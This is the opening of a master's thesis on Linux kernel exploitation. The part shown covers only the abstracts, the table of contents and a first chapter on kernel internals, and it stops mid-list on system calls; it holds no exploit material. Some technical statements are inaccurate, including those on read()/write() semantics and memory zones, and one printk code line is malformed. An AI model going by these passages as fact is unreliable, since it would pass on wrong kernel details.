School of Information and Communication Technologies
Department of Digital Systems

M.Sc. Thesis

Supervisor Professor: C. Xenakis

Linux kernel exploitation, a wonderful mess

Michail Takaronis

Piraeus 2024

Περίληψη

Αυτή η διπλωματική εργασία αναλύει σε βάθος την διαδικασία επιθέσεων του πυρήνα του λειτουργικού συστήματος Linux, γνωστό ως Kernel. Αρχικά, εξετάζουμε τη δομή του Linux kernel, εστιάζοντας στα βασικά του στοιχεία όπως ο διαχειριστής διεργασιών, η διαχείριση μνήμης και το σύστημα αρχείων. Στη συνέχεια, αναλύονται μέτρα και εργαλεία που αποτελούν τεχνικές προστασίας του πυρήνα. Παράλληλα, επεξηγείται η διαδικασία δημιουργίας ενός εικονικού περιβάλλοντος για την πραγματοποίηση δοκιμών με ασφάλεια. Έπειτα, εξερευνάται συγκεκριμένες τεχνικές επιθέσεις στον πυρήνα, ξεκινώντας με την "υπερχείλιση στοίβας" (“stack overflow”) όπου πραγματοποιούνται και τα βήματα για την εκμετάλλευσή της. Ακόμη, εξετάζεται η ευπάθεια "Use After Free" παρουσιάζονται τρόπου εκμετάλλευσης της. Τέλος, αναλύονται κάποια πιο προχωρημένα θέματα, όπως τα σφάλματα "null-dereferences" και τα "double-fetch bugs", τα οποία είναι πιο σύνθετα, αλλά διερευνώνται για να κατανοηθεί η λειτουργία τους.

Abstract

This thesis explores the ins and outs of hacking into the Linux operating system's core, known as the kernel. We start by understanding how the Linux kernel is built, looking at its different parts like the scheduler, memory management, and file system. Next, we dive into making the kernel more secure and setting up a safe virtual environment. We examine different security measures and tools that can protect the kernel. We also learn how to create a virtual space to test things out without causing harm. Then, we look at specific ways to break into the kernel. First, we examine a problem called a ”stack buffer overflow,” going through the steps of how to exploit it. After that, we check out another issue called ”Use After Free” and see how it can be exploited. Finally, we explore some advanced topics, like finding and exploiting mistakes in the kernel called ”null-dereferences” and ”double-fetch bugs.” These are more complicated, but we break them down to understand how they work.

Acknowledgements

I would like to express my gratitude to Professor Christos Xenakis and Athanasios Vasileios Grammatopoulos for the support, advice, and guidance they provided me throughout this process. Furthermore, I would like to thank my family and friends for their patience and understanding during my postgraduate studies.

Table of Content

Chapter 1 1

Linux Kernel Internals 1

1.1 Introduction 1

1.2 Overview of the Linux kernel 2

1.2.1 Linux development model 2

1.2.2 Linux kernel code layout 3

1.3 Kernel Architecture 5

1.3.1 Scheduler 5

1.3.2 Memory Management Unit 5

1.3.3 The Virtual File System (VFS) 6

1.3.4 The Networking Unit 6

1.3.5 Inter-Process Communication Unit 6

1.4 Device Drivers 7

1.4.1 Memory management 8

1.5 Process and Process Management 10

1.5.1 Process 10

1.5.2 Process Management 12

1.6 Interrupts and system calls 14

1.6.1 Interrupts 14

1.6.2 Initializing the Interrupt Handling Data Structures 15

1.6.3 System Calls 17

Chapter 2 21

Kernel Security Mitigations & Virtual Environment Set Up 21

2.1 Kernel Modules 21

2.2 Security Mitigations 22

2.2.1 SMEP (Supervisor Mode Execution Prevention) 22

2.2.2 SMAP (Supervisor Mode Access Prevention) 22

2.2.3 KASLR/FGKASLR 24

2.2.4 KPTI (Kernel Page-Table Isolation) 25

2.2.5 KADR (Kernel Address Display Restriction)..25

2.3 Virtual Environment...26

2.3.1 Qemu...26

2.3.2 BusyBox..27

2.3.3 Build Script Overview...28

2.3.4 Launch Script Overview.. 29

Chapter 3.. 31

Stack Buffer Overflow kernerland... 31

3.1 Module description...31

3.2 Interaction with the module... 32

3.3 Exploit Vulnerability..34

3.3.1 Stack cookie.. 35

3.3.2 Kernel key function...36

3.3.3 Saving Program State...37

3.3.4 ROP chain to root!.. 37

Chapter 4.. 41

Use After Free in Kernel Space... 41

4.1 Allocators in Kernel Space...41

4.1.1 SLAB Allocator... 41

4.1.2 SLUB Allocator... 42

4.1.3 SLOB Allocator... 43

4.2 Module Overview...44

4.2.1 UAF bug and Bypassing KASLR.. 49

4.2.2 Exploitation Phase...51

Chapter 5.. 56

Advanced topics in Kernel Exploitation.. 56

5.1 Exploiting null-dereferences in the Linux kernel...............................56

5.1.1 Kernel oops overview... 56

5.1.2 Reference count mismanagement overview...................................57

5.1.3 Example null-deref bug...57

5.1.4 Exploitation.......... 62

5.2 Double-Fetch bug.......... 65

5.2.1 Memory Access Drivers.......... 66

5.2.2 Double-fetch overview.......... 66

Chapter 6.......... 70

Outcomes/Conclusion.......... 70

Bibliography.......... 72

Chapter 1

Linux Kernel Internals

1.1 Introduction

In modern operating systems, the kernel is responsible for the things you normally take for granted: virtual memory, hard-drive access, input/output handling, and so forth. Generally larger than most user applications, the kernel is a complex and fascinating piece of code that is usually written in a mix of assembly, the low-level machine language, and C. In addition, the kernel uses some underlying architecture properties to separate itself from the rest of the running programs. Most Instruction Set Architectures (ISA) provide at least two modes of execution: a privileged mode (that the kernel takes advantage of), in which all of the machine-level instructions are fully accessible, and an unprivileged mode, in which only a subset of the instructions are accessible.

Moreover, the kernel protects itself from user applications by implementing separation at the software level. When setting up the virtual memory subsystem, the kernel ensures that it can access the address space (i.e., the range of virtual memory addresses) of any process, and that no process can directly reference the kernel memory. We refer to the memory visible only to the kernel as kernel-land memory, and the memory a user process sees as user-land memory. Code executing in kernel land runs with full privileges and can access any valid memory address on the system, whereas code executing in user land is subject to all the limitations we described earlier. This hardware- and software-based separation is mandatory to protect the kernel from accidental damage or tampering from a misbehaving or malicious user-land application.

To facilitate the management and security of the system, users are assigned various levels of privileges. A special user, known as the super user, is granted higher privileges and is responsible for essential administrative tasks such as managing other users, setting usage limits, and configuring the system. In the Windows environment, this user is called the Administrator, while in UNIX-based systems, this role is traditionally referred to as root, typically assigned a user ID (userid) of 0. The super user also has the power to modify the kernel itself, which is crucial for system updates, such as fixing bugs or adding support for

new hardware. Reaching super-user status is often the ultimate goal of an attacker, as it provides full control over the machine.

Protecting the kernel from other running programs is the first step toward a secure and stable system, but this alone is not sufficient: some degree of protection must also exist between different user-land applications. In a typical multiuser environment, users expect to have a 'private' area on the file system where they can store their data, and they expect that applications they launch, such as their mail client software, cannot be stopped, modified, or spied on by another user. For a system to be usable, there must also be ways to recognize, add, and remove users or to limit the impact they can have on shared resources. For instance, a malicious user should not be able to consume all the available space on the file system or all the bandwidth of the system's Internet connection. These user protections are implemented in software by the kernel.

1.2 Overview of the Linux kernel

1.2.1 Linux development model

The Linux kernel[1] is a massive open-source project, one of the largest globally, involving thousands of contributors who modify millions of lines of code for each version released. It is covered by the GPLv2 license[2], which ensures that modifications made to the kernel in software distributed to customers are also accessible to them, though it is common for companies to not publicly share the source code. A wide array of contributors, including companies, academics, and independent developers, play a role in its development. The current development strategy of the Linux kernel follows a fixed schedule, usually spanning three to four months per release cycle. New enhancements are added during an initial merge window that lasts one or two weeks, followed by the issuance of weekly release candidates (rc1, rc2, etc.).

1.2.2 Linux kernel code layout

The Linux kernel has a highly structured code base that is essential to the kernel's ability to manage hardware and software interactions across a wide range of systems. This structure ensures that the Linux kernel remains adaptable and scalable. The top-level directories serve

[1] https://kernel.org/
[2] https://github.com/systemd/systemd/blob/main/LICENSE.GPL2

as the framework for the kernel's functionality, and they are essential for providing the specific components that allow the kernel to operate efficiently and securely. The following list provides an overview of these directories and their role in the Linux kernel code layout.

- arch - contains architecture specific code; each architecture is implemented in a specific subfolder (e.g. arm, arm64, x86).
- block - contains the block subsystem code that deals with reading and writing data from block devices: creating block I/O requests, scheduling them (there are several I/O schedulers available), merging requests, and passing them down through the I/O stack to the block device drivers.
- certs - implements support for signature checking using certificates.
- crypto - software implementation of various cryptography algorithms as well as a framework that allows offloading such algorithms in hardware.
- Documentation - documentation for various subsystems, Linux kernel command line options, description for sysfs files and format, device tree bindings (supported device tree nodes and format)
- drivers - driver for various devices as well as the Linux driver model implementation (an abstraction that describes drivers, devices buses and the way they are connected)
- firmware - binary or hex firmware files that are used by various device drivers.
- fs - home of the Virtual Filesystem Switch (generic filesystem code) and of various filesystem drivers
- include - header files.
- init - the generic (as opposed to architecture specific) initialization code that runs during boot.
- ipc - implementation for various Inter Process Communication system calls such as message queue, semaphores, shared memory.
- kernel - process management code (including support for kernel thread, workqueues), scheduler, tracing, time management, generic irq code, locking.
- lib - various generic functions such as sorting, checksums, compression and decompression, bitmap manipulation, etc.
- mm - memory management code, for both physical and virtual memory, including the page, SL*B and CMA allocators, swapping, virtual memory mapping, process address space manipulation, etc.

- net - implementation for various network stacks including IPv4 and IPv6; BSD socket implementation, routing, filtering, packet scheduling, bridging, etc.
- samples - various driver samples.
- scripts - parts the build system, scripts used for building modules, kconfig the Linux kernel configurator, as well as various other scripts (e.g. checkpatch.pl that checks if a patch is conform with the Linux kernel coding style).
- security - home of the Linux Security Module framework that allows extending the default (Unix) security model as well as implementation for multiple such extensions such as SELinux, smack, apparmor, tomoyo, etc.
- sound - home of ALSA (Advanced Linux Sound System) as well as the old Linux sound framework (OSS).
- tools - various user space tools for testing or interacting with Linux kernel subsystems.
- usr - support for embedding an initrd file in the kernel image.
- virt - home of the KVM (Kernel Virtual Machine) hypervisor.




Figure 1.1: Kernel Source Code Layout [3]

1.3 Kernel Architecture

The architecture of a kernel is inherently modular, with a set of interdependent components whose collective purpose is to efficiently allocate system resources and ensure seamless interaction within the operating system. At the heart of the Linux kernel are several basic subsystems, each with a distinct function:

- The Process Scheduler
- The Memory Management Unit (MMU)
- The Virtual File System (VFS)
- The Networking Unit
- Inter-Process Communication Unit

1.3.1 Scheduler

The scheduler is a critical subsystem within the kernel that is tasked with fairly distributing CPU time and resources among all running processes and applications. Its fundamental goal is to maintain a balance where no single process monopolizes CPU resources, allowing multiple applications to run concurrently without impacting each other's performance. By implementing complex scheduling algorithms-including round-robin, priority-based, and multi-level feedback queues-the process scheduler achieves fairness, efficiency, and responsiveness. This ensures that the system can meet the needs of a wide variety of applications, from those that require fast response times to those that require more processing power.

1.3.2 Memory Management Unit

The Memory Management Unit (MMU) plays a critical role in managing the system's memory resources. Its tasks include the judicious allocation and distribution of memory to various processes and applications, thereby preventing potential problems such as crashes or kernel-mode failures due to memory shortages. Through sophisticated management, the MMU ensures that processes and applications get the memory they need, minimizing the risk of memory-related errors.

1.3.3 The Virtual File System (VFS)

Within the kernel, the Virtual File System (VFS) subsystem is tasked with providing a unified interface to the plethora of file systems present on a computer and facilitating the retrieval of data stored within these systems. It effectively masks the specific characteristics of different file systems, such as ext4, NTFS, or FAT, and provides a unified file I/O interface for user-level applications. The VFS ensures that, regardless of the file system used,


applications are able to perform file operations - including opening, reading, writing, and closing files - with consistency.

1.3.4 The Networking Unit

The Networking Unit, nested in the kernel space of the Linux operating system, is fundamental to enabling communication across networks, regardless of whether the hosts are directly connected. It is instrumental in the client-server exchange within the X-Windows system, allowing applications to interface across network boundaries. The networking stack of the Linux kernel is adept at managing the flow of packets and orchestrating their progression from layer 2, the data link layer, through to the network layer.

1.3.5 Inter-Process Communication Unit

Inter-process communication (IPC) is engineered to facilitate the exchange of data and messages between various processes or threads in an operating system. Linux supports several IPC mechanisms, with signals and pipes being among the most prevalent. Additionally, it incorporates System V IPC tools, named after the Unix™ version where they were initially introduced.




1.4 Device Drivers

Device drivers serve as the kernel's conduit for communication with I/O devices. These drivers, embedded within the kernel, comprise both data structures and the necessary functions to manage various devices — from hard disks to input devices like keyboards and

mice, and even network interfaces or peripherals linked via an SCSI bus. Interaction between each driver and the rest of the kernel, including other drivers, occurs through a designated interface.
This method presents several benefits:

- Device-specific code can be encapsulated in a specific module.
- Vendors can add new devices without knowing the kernel source code; only the interface specifications must be known.
- The kernel deals with all devices in a uniform way and accesses them through the same interface.
- It is possible to write a device driver as a module that can be dynamically loaded in the kernel without requiring the system to be rebooted. It is also possible to dynamically unload a module that is no longer needed, therefore minimizing the size of the kernel image stored in RAM.



1.4.1 Memory management

In Linux, memory management is the process of managing the computer's memory resources, which includes the allocation, deallocation, and oversight of memory used by applications, the operating system, and system processes.

The ability of multiple applications to run concurrently on Linux without overlap is facilitated by its use of a virtual memory model. This model maps memory addresses used by a program to physical memory locations. The Linux kernel plays a crucial role in this system

by handling the allocation and deallocation of memory. It also ensures that each process has the necessary memory resources to function effectively. This entire system of oversight and resource management is referred to as memory management in Linux.

Virtual Memory Primer

Virtual memory is a method that enables a computer to utilize more memory than is physically available by leveraging hard disk space to extend physical memory. In Linux, this is achieved through a paging mechanism that breaks memory into smaller segments called pages, which can be allocated or freed up as required.

When an application demands more memory than the available physical memory, the Linux kernel employs the hard disk to extend this memory, a process known as using swap space. This approach not only helps in managing memory more efficiently in Linux but also aids in preventing memory-related system crashes and enhancing overall system stability.

Concept of Memory Pages

In the Linux operating system, memory pages serve as the basic units for memory allocation and management. On most contemporary hardware architectures, these pages consist of contiguous memory blocks, typically 4KB in size. The Linux kernel segments the system's available physical memory into these pages, assigning each a unique physical address.

These pages are subsequently mapped to virtual addresses, enabling each process to maintain its own address space that corresponds to actual physical memory locations. The responsibility of managing this allocation falls to the Virtual Memory Manager within the kernel. Memory pages are crucial to Linux's memory management strategy, facilitating efficient allocation and management of memory resources for the various processes running on the system.

Huge Pages

In Linux, huge pages are oversized memory pages that can enhance system performance by minimizing the management overhead associated with smaller memory pages. These pages are usually either 2MB or 1GB in size and can be set up dynamically by the kernel or manually by system administrators.

Huge pages are especially beneficial in the memory management of Linux for applications that require large working sets, like databases or scientific computing applications. They streamline memory management by reducing the number of page table entries needed for a specific amount of memory. This efficiency leads to quicker data access, lower CPU utilization, and overall enhanced system performance.

Zones

In Linux, zones are logical categorizations of memory pages grouped by similar attributes such as access permissions or physical location. The kernel manages each zone independently, assigning them for distinct purposes, like memory allocation for user processes or for kernel operations itself. Various zone types exist in Linux, including user zones, kernel zones, and I/O zones, each governed by its own memory management policies and potentially subdivided into smaller zones for more precise control.

The use of zones in Linux enhances memory allocation efficiency and helps mitigate memory fragmentation, which can degrade performance. Additionally, zoning in Linux memory management affords greater flexibility and control over how memory is utilized, enabling system administrators to tailor memory distribution to suit specific applications or operational demands.

Page Cache

In Linux, the page cache is a strategy used to cache disk data in memory, enhancing access speeds. When data is fetched from a disk, it is initially stored in the page cache, allowing for quick re-access when needed. This mechanism significantly boosts system performance by minimizing disk read operations. The kernel oversees the page cache, dynamically allocating memory to it and purging data as necessary to free up memory for other uses. While primarily utilized for file system operations, the page cache also supports other I/O activities, such as network I/O, playing a crucial role in optimizing system performance and reducing I/O delays.

Nodes

In Linux memory management, a node is a physical or logical cluster of memory characterized by a unique system address. Each node is managed independently by the kernel

and designated for specific uses, like accommodating user processes or kernel activities. Nodes partition system memory into distinct sections, with each node handling its own memory allocations. This structure is particularly advantageous in multiprocessor systems where processors can access memory within their own node more swiftly than memory located in other nodes.

Anonymous Memory

Anonymous memory in Linux is dynamically allocated by the kernel during runtime and is not linked to any specific file or device. This type of memory is employed by processes to hold data that doesn't require permanent storage on a disk, such as the memory used for program stacks and heaps. The flexibility of anonymous memory allows processes to manage memory allocation and deallocation efficiently, without concern for the memory's physical location. This reduces the likelihood of memory fragmentation. Furthermore, anonymous memory supports interprocess communication by enabling shared memory, allowing multiple processes to access the same data concurrently. This not only enhances performance but also cuts down on memory overhead by reducing the dependency on network-based interprocess communication.

1.5 Process and Process Management

1.5.1 Process

Within the Linux kernel, a process is represented by a rather large structure called task struct. This structure contains all of the necessary data to represent the process, along with a plethora of other data for accounting and to maintain relationships with other processes (parents and children). A full description of the task struct is beyond the scope of this thesis but a portion of task struct is shown in the code below. Note that task struct resides in ./linux/include/linux/sched.h.

```
1
2
3  struct task_struct {
4
5      volatile long state;
6      void * stack;
7      unsigned int flags;
8
9      int prio, static_prio;
10
11     struct list_head tasks;
12
13     struct mm_struct *mm, *active_mm;
14
15     pid_t pid;
16     pid_t tgid;
17
18     struct task_struct *real_parent;
19
20     char comm[TASK_COMM_LEN];
21
22     struct thread_struct thread;
23
24     struct files_struct *files;
25
26     ...
27
28 };
```

In the figure, you can see several items that you'd expect, such as the state of execution, a stack, a set of flags, the parent process, the thread of execution (of which there can be many), and open files. I explore these later in the article but will introduce a few here. The state variable is a set of bits that indicate the state of the task. The most common states indicate that the process is running or in a run queue about to be running (TASK RUNNING), sleeping (TASK INTERRUPTIBLE), sleeping but unable to be woken up (TASK UNINTERRUPTIBLE), stopped (TASK STOPPED), or a few others. A complete list of these flags is available in ./linux/include/linux/sched.h.

The flags word defines a large number of indicators, indicating everything from whether the process is being created (PF STARTING) or exiting (PF EXITING), or even if the process is currently allocating memory (PF MEMALLOC). The name of the executable (excluding the path) occupies the comm (command) field.

Each process is also given a priority (called static prio), but the actual priority of the process is determined dynamically based on loading and other factors. The lower the priority value, the higher its actual priority.

The tasks field provides the linked-list capability. It contains a prev pointer (pointing to the previous task) and a next pointer (pointing to the next task).

The process's address space is represented by the mm and active mm fields. The mm represents the process's memory descriptors, while the active mm is the previous process's memory descriptors (an optimization to improve context switch times).

Finally, the thread struct identifies the stored state of the process. This element depends on the particular architecture on which Linux is running, but you can see an example of this in./linux/include/asm-i386/processor.h. In this structure, you'll find the storage for the process when it is switched from the executing context (hardware registers, program counter, and so on).

1.5.2 Process Management

Now, let's explore how you manage processes within Linux. In most cases, processes are dynamically created and represented by a dynamically allocated task struct. One exception is the init process itself, which always exists and is represented by a statically allocated task struct. You can see an example of this in ./linux/arch/i386/kernel/init task.c.

All processes in Linux are collected in two different ways. The first is a hash table, which is hashed by the PID value; the second is a circular doubly linked list. The circular list is ideal for iterating through the task list. As the list is circular, there's no head or tail; but as the init task always exists, you can use it as an anchor point to iterate further. Let's look at an example of this to walk through the current set of tasks.

The task list is not accessible from user-space, but you can easily solve that problem by inserting code into the kernel in the form of a module. A very simple program is shown in Listing 2 that iterates the task list and provides a small amount of information about each task (name, pid, and parent name). Note here that the module uses printk to emit the output. To view the output, you need to view the /var/log/messages file with the cat utility (or tail -f /var/log/messages in real time). The next task function is a macro in sched.h that simplifies the iteration of the task list (returns a task struct reference of the next task).

```
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/sched.h>

int init_module( void )
{
  /* Set up the anchor point */
  struct task_struct *task = &init_task;

  /* Walk through the task list, until we hit the init_task again */
  do {

    printk( KERN_INFO "*** %s [%d] parent %s\n",
        task->comm, task->pid, task->parent->comm );

  } while ( (task = next_task(task)) != &init_task );

  return 0;

}

void cleanup_module( void )
{
  return;
}
```

You can compile this module with the Makefile shown in the Makefile. When compiled, you can insert the kernel object with insmod procsview.ko and remove it with rmmod procsview.

```
obj-m += procsview.o

KDIR := /lib/modules/$(shell uname -r)/build
PWD := $(shell pwd)

default:
	$(MAKE) -C $(KDIR) SUBDIRS=$(PWD) modules
```

After insertion, /var/log/messages displays output as shown below. You can see here the idle task (called swapper) and the init task (pid 1).

```
Nov 12 22:19:51 mtj-desktop kernel: [8503.873310] *** swapper [0] parent swapper
Nov 12 22:19:51 mtj-desktop kernel: [8503.904182] *** init [1] parent swapper
Nov 12 22:19:51 mtj-desktop kernel: [8503.904215] *** kthreadd [2] parent swapper
Nov 12 22:19:51 mtj-desktop kernel: [8503.904233] *** migration/0 [3] parent
    kthreadd
```

Note that it's also possible to identify the currently running task. Linux maintains a symbol called current that is the currently running process (of type task struct). If at the end of init module you add the line:

```
printk( KERN_INFO, "Current task is %s [%d], current->comm, current->pid );
```

We would see:

```
Nov 12 22:48:45 mtj-desktop kernel: [10233.323662] Current task is insmod [6538]
```

Note that the current task is insmod, because the init module function executes within the context of the execution of the insmod command. The current symbol actually refers to a function (get current) and can be found in an arch-specific header (for example, ./linux/include/asm-i386/current.h).

1.6 Interrupts and system calls

1.6.1 Interrupts

Linux interacts with a variety of hardware components, each designated for specific functions. For instance, video devices control monitors, while IDE devices manage disk operations. A synchronous operation method, where the system sends an operation request like writing memory to a disk and waits for completion, is possible but highly inefficient. It would result in the operating system spending much time inactive, waiting for each task to finish.

A more efficient approach involves sending the operation request and then continuing with other tasks, allowing the system to be interrupted by the device once the request has been completed. This asynchronous method enables multiple simultaneous requests to various devices, enhancing system efficiency.

For this to function, hardware support is essential for devices to interrupt the ongoing processes of the CPU. Most general-purpose processors, such as the Alpha AXP, utilize a method where specific physical pins on the CPU react to voltage changes (e.g., from +5v to -5v) that prompt the CPU to halt its current tasks and execute special interrupt handling code. Some pins might connect to an interval timer, triggering an interrupt every millisecond, while others connect to different system devices, like a SCSI controller, to manage these interruptions.

Systems commonly employ an interrupt controller to consolidate device interrupts before directing them to a single CPU interrupt pin. This approach not only conserves interrupt pins on the CPU but also adds design flexibility. The interrupt controller utilizes mask and status registers to manage these interrupts. Activating specific bits in the mask register either enables or disables the interrupts, while the status register indicates which interrupts are active at any given time.

In some instances, interrupts are permanently set, such as the real-time clock's interval timer, which might be hard-wired to pin 3 on the interrupt controller. However, the function of other pins may vary depending on the type of controller card installed in a particular ISA

or PCI slot. For instance, pin 4 on the interrupt controller could connect to PCI slot number 0, which might alternately house an Ethernet card or a SCSI controller. This demonstrates that each system's interrupt routing can vary, and the operating system needs to be adaptable to these configurations.

Most modern general-purpose microprocessors handle interrupts similarly. Upon a hardware interrupt, the CPU halts its current tasks and jumps to a specific memory location that contains the interrupt handling code or a directive that points to it. This interrupt handling typically occurs in a special CPU mode, interrupt mode, where normally no other interrupts are processed, though some exceptions exist. For example, some CPUs prioritize interrupts, allowing higher priority interrupts to occur during handling of a lower one. Thus, the primary interrupt handling code must be meticulously crafted, often employing its own stack to preserve the CPU's state—storing all regular registers and context—before addressing the interrupt.

Once the interrupt is managed, the CPU's original state is restored, and the interrupt is cleared. The CPU then resumes its previous activities. It is crucial for the interrupt processing code to be highly efficient and for the operating system to avoid blocking interrupts unnecessarily or for extended periods.

1.6.2 Initializing the Interrupt Handling Data Structures

The kernel's interrupt handling structures are configured by device drivers as they claim control over the system's interrupts. To manage this, device drivers employ a suite of Linux kernel services designed to request, enable, and disable interrupts.

Device drivers utilize these services to register their specific interrupt handling routines. Some interrupts are predetermined by the PC architecture standards, allowing drivers to simply request their required interrupts upon initialization. For example, the floppy disk device driver always requests IRQ 6. However, situations may arise where a device driver does not know which interrupt it will use. This issue does not affect PCI device drivers as they are always aware of their interrupt numbers. Conversely, ISA device drivers face challenges in identifying their interrupt numbers. To overcome this, Linux permits device drivers to probe for their interrupts.

The probing process involves the device driver initiating an action on the device that triggers an interrupt. Subsequently, all unassigned interrupts in the system are enabled, allowing the device's pending interrupt to be processed through the programmable interrupt

controller. Linux then checks the interrupt status register and conveys the results back to the device driver. A non-zero result indicates that one or more interrupts occurred during the probe. Following this, the driver discontinues probing, and all unassigned interrupts are disabled again.

If an ISA device driver successfully identifies its IRQ number through this method, it can then formally request control of it as usual.

PCI-based systems offer significantly more flexibility than ISA-based systems. In ISA devices, the interrupt pin is often determined by hardware jumpers and fixed in the device driver. Conversely, in PCI systems, interrupts are dynamically allocated by the PCI BIOS or the PCI subsystem during system initialization. Each PCI device may connect to one of four designated interrupt pins—A, B, C, or D—with most devices defaulting to pin A. These interrupt lines are routed from the PCI slots to the interrupt controller; for example, Pin A from PCI slot 4 might connect to pin 6 on the interrupt controller, and so forth.

The specific routing of PCI interrupts is unique to each system, requiring setup code that understands the PCI interrupt routing structure. On Intel-based PCs, this setup is managed by the BIOS at boot time, whereas on systems without a traditional BIOS, such as those based on Alpha AXP, the Linux kernel handles this setup.


During setup, the system writes the interrupt controller pin number into the PCI configuration header of each device, determining the interrupt pin number based on the PCI slot and the device’s assigned interrupt pin. This information is stored in the interrupt line field of the PCI configuration header for later use by the device driver. When activated, the device driver reads this information to request control of the interrupt from the Linux kernel.

In systems where PCI-PCI bridges are used, the number of PCI interrupt sources might exceed the interrupt pins available on the system’s programmable interrupt controllers, leading to shared interrupts. Linux facilitates this by allowing the first device requesting an interrupt to declare if it can be shared. Shared interrupts link several irqaction data structures to a single entry in the irq action vector. When a shared interrupt is triggered, Linux calls the interrupt handlers for all associated sources. PCI device drivers, therefore, must be capable of handling calls to their interrupt routines even when their specific device has not issued an interrupt.

One of Linux's key responsibilities in interrupt handling is to route interrupts to the appropriate handling routines, which are architecture-specific due to varying interrupt structures across systems. The irq action vector contains pointers to irqaction data structures that detail each interrupt handler, including the routine's address.

When an interrupt occurs, Linux identifies its source by reading the status register of the programmable interrupt controller, mapping this source to a specific handler in the irq action vector. If no handler exists for an interrupt, the kernel logs an error; otherwise, it invokes the corresponding interrupt handling routines.

When called, the device driver must quickly determine the cause of the interruption and respond accordingly. For instance, a floppy controller might signal the completion of head positioning over the correct floppy disk sector. If further action is required, Linux provides mechanisms to defer this work, preventing the CPU from spending excessive time in interrupt mode.



1.6.3 System Calls

A system call is a procedure that provides the interface between a process and the operating system. It is the way by which a computer program requests a service from the kernel of the operating system. Different operating systems execute different system calls.

In Linux, making a system call involves transferring control from unprivileged user mode to privileged kernel mode; the details of this transfer vary from architecture to architecture. The libraries take care of collecting the system-call arguments and, if necessary, arranging those arguments in the special form necessary to make the system call.

System calls are divided into 5 categories mainly:

- Process Control
- File Management
- Device Management
- Information Maintenance
- Communication

Process Control:

These system calls are responsible for managing process activities such as creation and termination. The relevant Linux system calls include fork(), exit(), and exec():

- fork(): This system call creates a new process. The new subprocess created by fork() continues to execute the same program as the original (parent) process without starting a new program. Fork() is one of the most frequently used system calls in process management.
- exit(): Used by a program to end its execution, the exit() system call signals the operating system to reclaim any resources that were being used by the process. This effectively cleans up after the process has completed.
- exec(): This system call replaces the current running program with a new program. It does not necessitate the creation of a new process beforehand; instead, any existing process can execute exec() at any time. Upon execution, the currently running program is terminated immediately, and the new program begins execution within the same process context.

File Management:

The file management functions in Linux are handled through several system calls that facilitate file operations such as creation, reading, writing, and closing. Key system calls in this category include open(), read(), write(), and close():

- open(): This system call is used to open a file. It simply opens the file without performing any operations. To read from or write to the file, subsequent system calls are required.
- read(): This system call opens a file specifically for reading. It does not allow editing of the file. Multiple processes can use the read() system call to access the same file at the same time.
- write(): This system call opens a file for writing, allowing modifications to the file's contents. However, unlike the read() system call, multiple processes cannot execute the write() system call on the same file concurrently.
- close(): This system call is used to close an open file, effectively ending the session that was initiated with open().

Device Management:

Device management does the job of device manipulation like reading from device buffers, writing into device buffers, etc. The Linux System calls under this is ioctl().

- ioctl(): ioctl() is referred to as Input and Output Control. ioctl is a system call for device- specific input/output operations and other operations which cannot be expressed by regular system calls.

Information Maintenance:

The operating system (OS) manages information and facilitates its transfer between itself and user programs. It also maintains details about all running processes, and system calls are utilized to access this information. Key system calls for managing process information include getpid(), alarm(), and sleep():

- getpid(): Short for "Get the Process ID," this function returns the process ID of the process that invokes it. The getpid() function is always successful, and it does not reserve any return value to signify an error.
- alarm(): This system call sets up an alarm clock to deliver a signal at a specified time. It schedules a signal to be sent to the process that issued the call, functioning essentially as a timer for the process.
- sleep(): This system call halts the execution of the current process for a specified duration, allowing the operating system to allocate execution time to another process during this interval. This provides a simple way to pause process operations temporarily.

Communication:

These system calls facilitate inter-process communications (IPC), which utilize two main models:

1. Message Passing: Processes exchange messages with each other.
2. Shared Memory: Processes communicate by sharing a specific region of memory.

The system calls associated with these IPC models include pipe(), shmget(), and mmap():

